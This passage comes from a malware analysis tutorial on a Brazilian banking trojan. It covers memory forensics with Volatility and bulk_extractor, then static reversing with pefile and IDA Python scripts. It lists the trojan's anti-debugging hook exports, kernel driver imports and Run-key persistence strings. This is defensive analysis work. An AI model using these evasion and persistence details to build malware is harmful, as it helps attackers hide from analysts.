.text:8986C13E                 call    dword ptr ds:RtlAnsiStringToUnicodeString
.text:8986C144                 push    0
.text:8986C146                 push    [ebp+arg_0]
.text:8986C149                 mov     esi, eax
```

It is always recommended to check strings when analyzing a driver for collecting evidences, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# strings -a driver.8986b000.sys
!This program cannot be run in DOS mode.
Rich
.text
h.rdata
H.data
INIT
b.reloc
f9D7
QSSP
_^[]
RSDS
E:\Work2016\Projetos\Remoto\Client\driver\Win7Release\driver.pdb
.text$mn
.idata$5
.00cfg
.rdata
.rdata$zzzdbg
.data
.bss
INIT
.idata$2
.idata$3
.idata$4
.idata$6
root@kali:/malwares/trojan_banker_stuff# strings -el driver.8986b000.sys
W,RAM$':
```

Please, pay attention to few interesting facts:

- The file path ***"E:\Work2016\Projetos\Remoto\Client\driver\Win7Release\driver.pdb"*** contains words written in Portuguese language ("Projetos" and "Remoto"). These facts confirm our opinion that probably the author lives in Brazil.

- He/she a **pdb file**, which could suggest that he/she has worked on the driver code.

In the step I've checked if the found driver had performed any hook at IRP table. As maybe you remember about this topic:

- On Windows, **applications** usually **communicates with drivers** by sending **IRPs (I/O Request Packets),** where the **IRP** is a **data structure** which represents this packet**, identifies the operation** (**read, write**, and so on) by using a integer and the respective **buffer** involved in the operation.
- Furthermore, **each driver holds a table of 28 function pointers** to handle different operations.
- If a malware **hooks** any entry in the driver's IRP function table, so it can control the communication and action performed by the driver.

- Any malware that overwrites the **IRP_MJ_WRITE function** in the **driver's IRP can inspect the data buffer from any write operation** to disk or network.

Unfortunately, there was not any hooking at IRP table of the **1C51F309C6EBA200 driver** (**bf190a1f.sys module**), as shown below: ☺

```
root@kali:/malwares/trojan_banker_stuff# vol.py driverirp -r 1C51F309C6EBA200
Volatility Foundation Volatility Framework 2.6
--------------------------------------------------
DriverName: 1C51F309C6EBA200
DriverStart: 0x8986b000
DriverSize: 0x6000
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                      0x82ac40e5 ntoskrnl.exe
   1 IRP_MJ_CREATE_NAMED_PIPE           0x82ac40e5 ntoskrnl.exe
   2 IRP_MJ_CLOSE                       0x82ac40e5 ntoskrnl.exe
   3 IRP_MJ_READ                        0x82ac40e5 ntoskrnl.exe
   4 IRP_MJ_WRITE                       0x82ac40e5 ntoskrnl.exe
   5 IRP_MJ_QUERY_INFORMATION           0x82ac40e5 ntoskrnl.exe
   6 IRP_MJ_SET_INFORMATION             0x82ac40e5 ntoskrnl.exe
   7 IRP_MJ_QUERY_EA                    0x82ac40e5 ntoskrnl.exe
   8 IRP_MJ_SET_EA                      0x82ac40e5 ntoskrnl.exe
   9 IRP_MJ_FLUSH_BUFFERS               0x82ac40e5 ntoskrnl.exe
  10 IRP_MJ_QUERY_VOLUME_INFORMATION    0x82ac40e5 ntoskrnl.exe
  11 IRP_MJ_SET_VOLUME_INFORMATION      0x82ac40e5 ntoskrnl.exe
  12 IRP_MJ_DIRECTORY_CONTROL           0x82ac40e5 ntoskrnl.exe
  13 IRP_MJ_FILE_SYSTEM_CONTROL         0x82ac40e5 ntoskrnl.exe
  14 IRP_MJ_DEVICE_CONTROL              0x82ac40e5 ntoskrnl.exe
  15 IRP_MJ_INTERNAL_DEVICE_CONTROL     0x82ac40e5 ntoskrnl.exe
  16 IRP_MJ_SHUTDOWN                    0x82ac40e5 ntoskrnl.exe
  17 IRP_MJ_LOCK_CONTROL                0x82ac40e5 ntoskrnl.exe
  18 IRP_MJ_CLEANUP                     0x82ac40e5 ntoskrnl.exe
  19 IRP_MJ_CREATE_MAILSLOT             0x82ac40e5 ntoskrnl.exe
  20 IRP_MJ_QUERY_SECURITY              0x82ac40e5 ntoskrnl.exe
  21 IRP_MJ_SET_SECURITY                0x82ac40e5 ntoskrnl.exe
  22 IRP_MJ_POWER                       0x82ac40e5 ntoskrnl.exe
  23 IRP_MJ_SYSTEM_CONTROL              0x82ac40e5 ntoskrnl.exe
  24 IRP_MJ_DEVICE_CHANGE               0x82ac40e5 ntoskrnl.exe
  25 IRP_MJ_QUERY_QUOTA                 0x82ac40e5 ntoskrnl.exe
  26 IRP_MJ_SET_QUOTA                   0x82ac40e5 ntoskrnl.exe
  27 IRP_MJ_PNP                         0x82ac40e5 ntoskrnl.exe
```

It is not subverted! ☺

Another interesting approach would be to create a timeline using **MFT data** and any other interesting stuff (in this case we do not need **shellbags**) to understand and find any possible events around the **certmgr.exe** execution. Of course, in our case, we have executed a dynamic analysis because we have the malware. Nonetheless, when we perform incident handling procedures at customer facilities in real cases, we do not know anything about the malware and this timeline, which is generated from memory, it will be extremely useful.

Furthermore, if we do not hold the malware on hands then it is not possible to perform a dynamic analysis by using **Process Monitor**, **Process Explorer**, **RegShot** and other excellent tools, for example.

Create an efficient timeline for both scenarios (before rebooting and during the infection process, and after rebooting) is a simple task. To accomplish these tasks, we have to execute the following commands:

root@kali:/malwares/trojan_banker_stuff# **vol.py timeliner --output-file=timeliner_b.txt --output=body**
Volatility Foundation Volatility Framework 2.6
Outputting to: timeliner_b.txt

root@kali:/malwares/trojan_banker_stuff# **vol.py mftparser --output-file=mft_b.txt --output=body**
Volatility Foundation Volatility Framework 2.6
Outputting to: mft_b.txt
Scanning for MFT entries and building directory, this can take a while

root@kali:/malwares/trojan_banker_stuff# **cat timeliner_b.txt mft_b.txt > completetimeline_b.txt**

root@kali:/malwares/trojan_banker_stuff# **mactime -b completetimeline_b.txt -d -z UTC > finaltimeline_b.txt**

root@kali:/malwares/trojan_banker_stuff# **export VOLATILITY_LOCATION=file:////malwares/trojan_banker_stuff/trojan_after_r.vmem**

root@kali:/malwares/trojan_banker_stuff# **vol.py timeliner --output-file=timeliner_a.txt --output=body**
Volatility Foundation Volatility Framework 2.6
Outputting to: timeliner_a.txt

root@kali:/malwares/trojan_banker_stuff# **vol.py mftparser --output-file=mft_a.txt --output=body**
Volatility Foundation Volatility Framework 2.6
Outputting to: mft_a.txt
Scanning for MFT entries and building directory, this can take a while

root@kali:/malwares/trojan_banker_stuff# **cat timeliner_a.txt mft_a.txt > completetimeline_a.txt**

root@kali:/malwares/trojan_banker_stuff# **mactime -b completetimeline_a.txt -d -z UTC > finaltimeline_a.txt**

The sequence of commands is straight and it can be repeated in any other case.

At this time, we have both timelines (from before and after rebooting the system) and we could find any relevant fact within them. Of course, as we have executed the **certmgr.exe** program, so it would be a good shot for the first try looking for the "certmgr.exe" string and other words/messages around it.

During this analysis, it is very important to pay attention to the time and potential associated strings, which can raise new relevant facts. It would be wrong to imagine this procedure as an extension of the dynamic analysis because we are examining facts and logs that occurred during the malware execution.

It follows below a small snapshot of the **certmgr.exe** event within the **finaltimeline_a.txt** file:

```
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS IpOverUsbSvc.e PID: 1488/PPID: 504/POffset: 0x7e463d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS SearchIndexer. PID: 3536/PPID: 504/POffset: 0x7e3a1030"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS TPAutoConnSvc. PID: 584/PPID: 504/POffset: 0x7e585c48"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS TPAutoConnect. PID: 2348/PPID: 584/POffset: 0x7e228220"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS VSSVC.exe PID: 2752/PPID: 504/POffset: 0x7f874d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS WmiPrvSE.exe PID: 2876/PPID: 620/POffset: 0x7e161d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS armsvc.exe PID: 1416/PPID: 504/POffset: 0x7ea87030"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS audiodg.exe PID: 964/PPID: 768/POffset: 0x7e7a45f8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS certmgr.exe PID: 3132/PPID: 2992/POffset: 0x7e3865f0"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS conhost.exe PID: 2360/PPID: 412/POffset: 0x7e22a690"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS csrss.exe PID: 352/PPID: 344/POffset: 0x7eeaf208"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS csrss.exe PID: 412/PPID: 396/POffset: 0x7ea30d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS dllhost.exe PID: 1220/PPID: 504/POffset: 0x7e5b1d40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS dllhost.exe PID: 2144/PPID: 504/POffset: 0x7e5e7988"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS dwm.exe PID: 2804/PPID: 832/POffset: 0x7e2e53a8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS explorer.exe PID: 2828/PPID: 2796/POffset: 0x7e2ea4f8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS iexplore.exe PID: 3812/PPID: 2828/POffset: 0x7e09f4a8"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS iexplore.exe PID: 4032/PPID: 3812/POffset: 0x7e08d030"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS jusched.exe PID: 2976/PPID: 2828/POffset: 0x7e35ed40"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS lsass.exe PID: 520/PPID: 404/POffset: 0x7ea81530"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS lsm.exe PID: 528/PPID: 404/POffset: 0x7ea86530"
,0,0,0,"[Handle (Key)] MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS msdtc.exe PID: 2540/PPID: 504/POffset: 0x7e22fd40"
```

As you are able to see, the output is a kind of Process Monitor, but it brings all collected artifacts from the memory. It is wonderful!

During this investigation, I was not able to find anything different from artifacts found during the dynamic analysis (although I have not tried harder ☺). Nevertheless, as I have already explained previously, most time we do not have the malware on hands during customer's issues to perform tests using dynamic analysis, so this technique certainly will be very useful. As a simple hint, try to execute **grep -i exe finaltimeline_b.txt | cut -d\| -f2 | more** command. ☺

Finally, before finishing this overview about memory analysis, let's execute the **Bulk Extractor** tool, which is a recommended tool to supplement any investigation:

root@kali:/malwares/trojan_banker_stuff# **bulk_extractor trojan_after_r.vmem -o bulk_output**

bulk_extractor version: 1.6.0-dev
Hostname: kali
Input file: trojan_after_r.vmem
Output directory: bulk_output
Disk Size: 2147483648
Threads: 4
Attempt to open trojan_after_r.vmem
21:38:12 Offset 67MB (3.12%) Done in 0:02:55 at 21:41:07
21:38:20 Offset 150MB (7.03%) Done in 0:03:08 at 21:41:28
21:38:32 Offset 234MB (10.94%) Done in 0:03:30 at 21:42:02
…
21:43:05 Offset 2080MB (96.88%) Done in 0:00:09 at 21:43:14
All data are read; waiting for threads to finish...
…..

All Threads Finished!
Producer time spent waiting: 272.794 sec.
Average consumer time spent waiting: 0.829649 sec.
****
** bulk_extractor is probably CPU bound. **
**   Run on a computer with more cores **
**   to get better performance.   **
****
MD5 of Disk Image: 4a9e909a08bac7d2d77eaf61ddbe79cd
Phase 2. Shutting down scanners

Phase 3. Creating Histograms
Elapsed time: 314.084 sec.
Total MB processed: 2147
Overall performance: 6.83729 MBytes/sec (1.70932 MBytes/sec/thread)
Total email features found: 634

Basically, the **bulk_extractor** tool carves several interesting information out of the memory dump and organizes them over many files. Thus, after the **bulk_extractor** execution, we have the following files within the **bulk_output** directory:

```
root@kali:/malwares/trojan_banker_stuff/bulk_output# ls | pr -l 1 -t -3
aes_keys.txt             alerts.txt              ccn_histogram.txt
ccn_track2_histogram.tx  ccn_track2.txt          ccn.txt
domain_histogram.txt     domain.txt              elf.txt
email_domain_histogram.  email_histogram.txt     email.txt
ether_histogram.txt      ether.txt               exif.txt
find_histogram.txt       find.txt                gps.txt
httplogs.txt             ip_histogram.txt        ip.txt
jpeg_carved.txt          json.txt                kml.txt
packets.pcap             pii_teamviewer.txt      pii.txt
rar.txt                  report.xml              rfc822.txt
sqlite_carved.txt        telephone_histogram.txt telephone.txt
unrar_carved.txt         unzip_carved.txt        url_facebook-address.tx
url_facebook-id.txt      url_histogram.txt       url_microsoft-live.txt
url_searches.txt         url_services.txt        url.txt
vcard.txt                windirs.txt             winlnk.txt
winpe_carved.txt         winpe.txt               winprefetch.txt
zip.txt
```

This time I also could not find any valuable information related to this specific and simple case. However, according to my experience, it is usually a gold mine of information. To make your life easier, I have highlighted all most important and used log files **in a red rectangle.** Eventually, it could be useful for you in a near future. ☺

At last, you should never downplay the strings' power. It is worth to believe that strings are the foundation of any malware analysis. Do you remember when reversers only used them for breaking serial number? Unfortunately, the world has changed a lot, but strings continue being very important and used nowadays. Eventually, they are not fundamental at first approach, but I have used them many times during the static analysis using IDA Pro and Radare2. Thus, it is always suitable trying to create a list of strings from the memory and, according to the spare time, try to filter them leveraging our previous knowledge about the infection: it has started because a DLL file being called by the **certmgr.exe**! Furthermore, during most complicated cases, strings with timelines are very useful when associated to **Prefetch, Shim caches, Registry and even any Network activity!**

To make a string list from the memory, run the following commands:

root@kali:/malwares/trojan_banker_stuff# **strings -td -a trojan_after_r.vmem > strings.txt**
root@kali:/malwares/trojan_banker_stuff# **strings -td -el -a trojan_after_r.vmem >> strings.txt**
root@kali:/malwares/trojan_banker_stuff# **vol.py strings -s strings.txt > final_strings.txt**

Where:

- **-td** → it shows decimal offsets.
- **-a** → this option force the coverage of all file, including executable sections.
- **-el** →this options shows Unicode strings.
- **-s** →it scan the strings.txt files, which it was generated previously.

Afterwards, we are able to look for interesting facts such as the **certmgr.exe program** running, **the temporal proximity** and related potential strings (related to our case or not – we still don't know about it) on the memory after it has been executed, as shown below:

root@kali:/malwares/trojan_banker_stuff# **more final_strings.txt | grep -A 30 certmgr.exe | more**

Few extracted strings follow:

```
335331348 [1332:00851014] cmd.exe /c start "" "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe"
335331584 [1332:00851100] Software\Microsoft\Windows\CurrentVersion\Run
335331760 [1332:008511b0] Software\Microsoft\Windows\CurrentVersion\RunOnce
335331944 [1332:00851268] Software\Microsoft\Windows\CurrentVersion\RunOnce
335332288 [1332:008513c0] C:\Windows\media\Windows Logon Sound.wav
335332456 [1332:00851468] C:\Windows\media\Windows Logon Sound.wav
```

```
1740472472 [FREE MEMORY:-1] cmd.exe /c start "" "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe
1740472740 [FREE MEMORY:-1] cmd.exe
1740472940 [FREE MEMORY:-1] cmd.exe /c start "" "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe
1740473176 [FREE MEMORY:-1] Software\Microsoft\Windows\CurrentVersion\Run
1740473352 [FREE MEMORY:-1] Software\Microsoft\Windows\CurrentVersion\RunOnce
1740473536 [FREE MEMORY:-1] Software\Microsoft\Windows\CurrentVersion\RunOnce
1740473880 [FREE MEMORY:-1] C:\Windows\media\Windows Logon Sound.wav
1740474048 [FREE MEMORY:-1] C:\Windows\media\Windows Logon Sound.wav
1740474890 [FREE MEMORY:-1] SASP
1740475392 [FREE MEMORY:-1] WSearch
1740475592 [FREE MEMORY:-1] WSearch
1740475608 [FREE MEMORY:-1] C:\Windows\system32\SearchIndexer.exe /Embedding
1740475706 [FREE MEMORY:-1] \Drp
1740475808 [FREE MEMORY:-1] Netman
1740475920 [FREE MEMORY:-1] Netman
1740475934 [FREE MEMORY:-1] C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
1740476160 [FREE MEMORY:-1] WSearch
1740476176 [FREE MEMORY:-1] C:\Windows\system32\SearchIndexer.exe /Embedding
1740476376 [FREE MEMORY:-1] WSearch
1740476392 [FREE MEMORY:-1] C:\Windows\s
1740493712 [FREE MEMORY:-1] en-US
1740493730 [FREE MEMORY:-1] RAS Asynchronous Media Driver
1740493792 [FREE MEMORY:-1] Remote Access NDIS TAPI Driver
1740493856 [FREE MEMORY:-1] Remote Access NDIS WAN Driver
1740493918 [FREE MEMORY:-1] WAN Miniport (IrDA)
1740493960 [FREE MEMORY:-1] WAN Miniport (IrDA Modem)
1740494014 [FREE MEMORY:-1] WAN Miniport (L2TP)
1740494056 [FREE MEMORY:-1] WAN Miniport (PPTP)
1740494098 [FREE MEMORY:-1] Remote Access PPPOE Driver
1740494152 [FREE MEMORY:-1] HAllows you to securely connect to a private network using the Internet.
1740494298 [FREE MEMORY:-1] HAllows you to securely connect to a private network using the Internet.
1740494444 [FREE MEMORY:-1] _Provides the abilitiy to connect a host to a Remote Access Concentrator that supports RFC2516.
1740494638 [FREE MEMORY:-1] Remote Access IP ARP Driver
```

```
195170312 [kernel:9c002008] \Program Files\Windows Kits\10\bin\x86\certmgr.exe
195170772 [kernel:9c0021d4] image/x-art
195171298 [kernel:9c0023e2] DESKTOP.INI
195171330 [kernel:9c002402] SystemIndex.58.gthrSYSTEMINDEX.58.GTHR
195171592 [kernel:9c002508] msutb.dll1
195171736 [kernel:9c002598] \Windows\System32\winevt\Logs\Microsoft-Windows-WMI-Activity%4Operational.evtx
195171992 [kernel:9c002698] TpVcW32Queue10
195172168 [kernel:9c002748] \Device\HarddiskVolume2\Windows\explorer.exe
195172272 [kernel:9c0027b0] TpVcW32Queue-Tp-Handle
195172624 [kernel:9c002910] \Windows\Registration\R00000000000c.clb
195172928 [kernel:9c002a40] dui70.dll
195173040 [kernel:9c002ab0] TpVcW32ListMutex
195173200 [kernel:9c002b50] ice\HarddiskVolume2\Windows\Fonts\arialbi.ttf
195173600 [kernel:9c002ce0] winsta.dll
195173928 [kernel:9c002e28] wtsapi32.dll
195174152 [kernel:9c002f08] dows\System32\wbem\TPICAW32.DLL
195174216 [kernel:9c002f48] PICAW32.DLL
195174316 [kernel:9c002fac] @%SystemRoot%\system32\shell32.dll,-21791
```

```
162261944 [FREE MEMORY:-1] 4c:\program files\windows kits\10\bin\x86\certmgr.exe
162262056 [FREE MEMORY:-1] c:\sysinternalssuite\procmon.exe
162262126 [FREE MEMORY:-1] A c:\windows\system32\imageres.dll
162262202 [FREE MEMORY:-1] c:\windows\system32\wlrmdr.exe
162266784 [FREE MEMORY:-1] Internet Port
162266812 [FREE MEMORY:-1] POST
162266824 [FREE MEMORY:-1] Content-type: application/ipp
162266892 [FREE MEMORY:-1] Authentication
162266928 [FREE MEMORY:-1] Password
162266952 [FREE MEMORY:-1] Printers\Inetnet Print Provider
162267016 [FREE MEMORY:-1] HTTP/1.1
162267052 [FREE MEMORY:-1] NULL
162267064 [FREE MEMORY:-1] <NULL>
162267096 [FREE MEMORY:-1] Unknown
162267128 [FREE MEMORY:-1] fail
162267264 [FREE MEMORY:-1] Interface
162267304 [FREE MEMORY:-1] {14E469E0-BF61-11CF-8385-8F69D8F1350B}
162267384 [FREE MEMORY:-1] {45046D60-08CA-11CF-A90F-00AA0062BB4C}
162267464 [FREE MEMORY:-1] HELPDIR
162268904 [FREE MEMORY:-1] NULL == m_aValueName[dwNextIndex].m_wszValueName
162269004 [FREE MEMORY:-1] m_wszKeyName
162269032 [FREE MEMORY:-1] cOldValues
162269056 [FREE MEMORY:-1] m_aValueName[dwRealValueIndex].m_wszValueName
162269148 [FREE MEMORY:-1] PSFactoryBuffer
162269180 [FREE MEMORY:-1] m_aValueName
162269208 [FREE MEMORY:-1] i_cValues >= m_cValues
162292996 [kernel:9c0ed504] NotifyIconOverflowWindow
162293076 [kernel:9c0ed554] CLIPBRDWNDCLASS
162295544 [kernel:9c0edef8] \Device\HarddiskVolume2\Windows\System32\d3d10sdklayers.dll
162295692 [kernel:9c0edf8c] 6.0.7601.17514!ReBarWindow32
162298130 [1304:00943912] PAC-Comment
```

Reversing Overview

Finally, we reached the static analysis where we can use excellent disassemblers such as **IDA Pro** (my version is 6.95) and **Radare2**, which is so dynamic that if you have tried a **git pull** more than 3 hours ago, so it is already outdated ☺.

We extracted and fixed the DLLs (**130000.dll and 560000.dll** files) at page 33. Additionally, we have found a driver named **bf190a1f.sys** , which we can copy it from ***C:\Windows\System32\drivers*** directory of the infected system. The goal is to perform a fast analysis of the few functions and subroutines, and to illustrate some aspects of the malware. Unfortunately, it is not possible to perform a complete analysis (including debuggers such as **Immunity**) because it will make this article even longer than it is at this moment. ☺

Although most professionals use the **IDA Pro** graphical interface only because it is really excellent, it is recommended remember that the **IDA Python** offers an amazing method for getting file information and solving small encryption problems during the analysis. For example, when analyzing shellcodes that call a decryption function for handling its encrypted hashes, it is possible to use **IDA Python** to automate and make this process easier.

Furthermore, remember that the pure Python (out of the IDA Pro context) is able to accomplish several tasks and, by writing a very small Python script, we can list all exported functions of a DLLs. It follows a simple script named as **Exports.py**, which could help you to get the exported functions:

```
import pefile
import sys

malware = pefile.PE(sys.argv[1].lower())
if ((not hasattr(malware, 'DIRECTORY_ENTRY_EXPORT')) or (malware.DIRECTORY_ENTRY_EXPORT is None)):
	print ("[*] Sorry...there is any not exported functions from %s" % malware)
else:
	exports = [ ]
	for sym in malware.DIRECTORY_ENTRY_EXPORT.symbols:
		if sym.name:
			exports.append(sym.name)
	for func in exports:
		print ("Exported function: %s" % func)
```

Running the script above against one of the extracted DLLs, we have the following result:

C:\analysis\files_fixed> **python Exports.py 130000.dll**

```
Exported function: DllExchange
Exported function: HookedBlockInput
Exported function: HookedGetLocalTime
Exported function: HookedGetSystemTime
Exported function: HookedGetTickCount
Exported function: HookedGetTickCount64
Exported function: HookedKiUserExceptionDispatcher
Exported function: HookedNativeCallInternal
Exported function: HookedNtClose
Exported function: HookedNtContinue
Exported function: HookedNtCreateThread
Exported function: HookedNtCreateThreadEx
Exported function: HookedNtGetContextThread
Exported function: HookedNtQueryInformationProcess
Exported function: HookedNtQueryObject
Exported function: HookedNtQueryPerformanceCounter
Exported function: HookedNtQuerySystemInformation
Exported function: HookedNtQuerySystemTime
Exported function: HookedNtResumeThread
Exported function: HookedNtSetContextThread
Exported function: HookedNtSetDebugFilterState
Exported function: HookedNtSetInformationProcess
Exported function: HookedNtSetInformationThread
Exported function: HookedNtUserBuildHwndList
Exported function: HookedNtUserFindWindowEx
Exported function: HookedNtUserQueryWindow
Exported function: HookedNtYieldExecution
Exported function: HookedOutputDebugStringA
```

By following the same line of the explanation, it is possible to write a very similar script (**Imports.py**) for finding imported DLLs and functions, as shown below:

```
import pefile
import sys

malware = pefile.PE(sys.argv[1].lower())
if ((not hasattr(malware, 'DIRECTORY_ENTRY_IMPORT')) or (malware.DIRECTORY_ENTRY_IMPORT is None)):
	print "[*] Sorry...there is any not imported functions from %s" % malware
else:
	dllimport = [ ]
	funclist = [ ]
	for sym in malware.DIRECTORY_ENTRY_IMPORT:
		dllimport.append(sym.dll.decode('utf-8'))
		for i in sym.imports:
			funclist.append((i.name.decode('utf-8'), i.address))
```

```
    for dll in dllimport:
        print ("Imported DLLs: %s" % dll)
    for i in funclist:
        print ("Imported functions: %s: 0x%08x " % i)
```

C:\> **C:\python27\python Imports.py c:\analysis\files_fixed\bf190a1f.sys**

```
Imported DLLs: ntoskrnl.exe
Imported functions: RtlAnsiStringToUnicodeString: 0x00402000
Imported functions: RtlFreeUnicodeString: 0x00402004
Imported functions: ZwClose: 0x00402008
Imported functions: ZwOpenKey: 0x0040200c
Imported functions: ZwSetValueKey: 0x00402010
Imported functions: KeBugCheckEx: 0x00402014
Imported functions: RtlInitAnsiString: 0x00402018
```

C:\> **C:\python27\python Imports.py c:\analysis\banker_trojan.dll**

```
Imported DLLs: KERNEL32.dll
Imported DLLs: msvcrt.dll
Imported DLLs: WTSAPI32.dll
Imported DLLs: KERNEL32.dll
Imported DLLs: USER32.dll
Imported DLLs: ADVAPI32.dll
Imported DLLs: KERNEL32.dll
Imported DLLs: ADVAPI32.dll
Imported functions: DeleteCriticalSection: 0x65fb1000
Imported functions: __dllonexit: 0x65fb1008
Imported functions: WTSSendMessageW: 0x65fb1010
Imported functions: LoadLibraryA: 0x65fb1018
Imported functions: CharUpperBuffW: 0x65fb1020
Imported functions: RegQueryValueExA: 0x65fb1028
Imported functions: LocalAlloc: 0x65fb1030
Imported functions: GetCurrentProcess: 0x65fb1034
Imported functions: GetCurrentThread: 0x65fb1038
Imported functions: LocalFree: 0x65fb103c
Imported functions: GetModuleFileNameW: 0x65fb1040
Imported functions: GetProcessAffinityMask: 0x65fb1044
Imported functions: SetProcessAffinityMask: 0x65fb1048
Imported functions: SetThreadAffinityMask: 0x65fb104c
Imported functions: Sleep: 0x65fb1050
Imported functions: ExitProcess: 0x65fb1054
Imported functions: GetLastError: 0x65fb1058
Imported functions: FreeLibrary: 0x65fb105c
Imported functions: LoadLibraryA: 0x65fb1060
Imported functions: GetModuleHandleA: 0x65fb1064
Imported functions: GetProcAddress: 0x65fb1068
Imported functions: OpenSCManagerW: 0x65fb1070
Imported functions: EnumServicesStatusExW: 0x65fb1074
Imported functions: OpenServiceW: 0x65fb1078
Imported functions: QueryServiceConfigW: 0x65fb107c
Imported functions: CloseServiceHandle: 0x65fb1080
```

Of course, we could improve this script a lot and, honestly, there are many gaps to be filled, but I hope readers have understood the idea. ☺

As our focus is to analyze the malware on the **IDA Pro**, so the **IDA Python** is able to combine all features from Python language to the **IDA Pro** environment, bringing many possibilities to us, as listing segments (and their respective start and end address) of one of DLLs (**130000.dll**) according to the code shown below:

```
Python> for segs in idautils.Segments():
Python>     print idc.SegName(segs), idc.SegStart(segs), idc.SegEnd(segs)
```

```
.text 268439552 268447744
code 268447744 268455936
.idata 268455936 268456064
.rdata 268456064 268460032
```

.data 268460032 268468224

It is possible to list all functions and subroutines from one of the extracted DLLs (**1300000.dll**) by using only two simple **IDA Python** lines, as shown below:

Python> **for function in idautils.Functions():**
Python> **print hex(function), idc.GetFunctionName(function)**

```
0x10001000L HookedNtSetInformationThread
0x10001060L HookedNtQuerySystemInformation
0x100010f0L HookedNtQueryInformationProcess
0x10001200L HookedNtSetInformationProcess
0x10001290L HookedNtQueryObject
0x100012f0L HookedNtYieldExecution
0x10001300L HookedNtGetContextThread
0x10001380L HookedNtSetContextThread
0x10001400L sub_10001400
0x10001480L HookedKiUserExceptionDispatcher
0x100014a0L HookedNtContinue
0x100015a0L sub_100015A0
0x10001620L HookedNativeCallInternal
0x10001650L HookedNtClose
0x100016a0L HookedGetTickCount
0x100016d0L HookedGetTickCount64
0x10001720L HookedGetLocalTime
0x10001790L HookedGetSystemTime
0x10001800L HookedNtQuerySystemTime
0x10001880L HookedNtQueryPerformanceCounter
0x10001920L HookedBlockInput
0x10001970L HookedOutputDebugStringA
0x100019a0L HookedNtUserFindWindowEx
0x10001a40L HookedNtSetDebugFilterState
0x10001a50L sub_10001A50
0x10001b10L HookedNtUserBuildHwndList
0x10001b70L HookedNtUserQueryWindow
0x10001bc0L HookedNtCreateThread
0x10001c00L HookedNtCreateThreadEx
0x10001c70L sub_10001C70
0x10001cd0L sub_10001CD0
0x10001d60L sub_10001D60
0x10001e50L sub_10001E50
0x10001f10L HookedNtResumeThread
0x10001f80L sub_10001F80
0x10002050L sub_10002050
0x10002120L sub_10002120
0x100021f0L sub_100021F0
0x10002240L sub_10002240
0x100022a0L sub_100022A0
0x10002300L sub_10002300
0x10002330L sub_10002330
0x10002370L sub_10002370
0x100023a0L sub_100023A0
0x10002460L sub_10002460
0x10002500L sub_10002500
0x10002530L sub_10002530
0x10002580L sub_10002580
0x100025a0L sub_100025A0
0x10002630L sub_10002630
0x10002680L sub_10002680
0x100026c0L sub_100026C0
0x10002790L sub_10002790
0x100028b0L sub_100028B0
0x10002950L sub_10002950
0x10002a30L DllEntryPoint
0x10002a3cL Process32FirstW
0x10002a42L Process32NextW
0x10002a48L CreateToolhelp32Snapshot
0x10002a4eL memcpy
0x10002a54L memcmp
0x10002a5aL _wcsnicmp
0x10002a60L memset
0x10002a66L _wcsicmp
0x1000408eL sub_1000408E
0x100040d9L sub_100040D9
0x10004122L sub_10004122
0x10004172L sub_10004172
0x100043e0L sub_100043E0
```

From **IDA Pro**, functions have many possible flag (nine in total), but two of them could be interesting:

- **FUNC_NORET** → functions that do not execute a return instruction.
- **FUNC_THUNK** → functions that perform a jump to another function.

Thus, we can write a simple script to identify these types of functions for a specific extracted DLL (again, **130000.dll**), as shown below:

```
Python> import idc, idautils

Python> for func in idautils.Functions():
Python>   flags = idc.GetFunctionFlags(func)
Python>   if flags & FUNC_NORET:
Python>     print GetFunctionName, hex(func), "FUNC_NORET"
Python>   if flags & FUNC_THUNK:
Python>     print GetFunctionName(func), hex(func), "FUNC_THUNK"
```

```
Process32FirstW 0x10002a3cL FUNC_THUNK
Process32NextW 0x10002a42L FUNC_THUNK
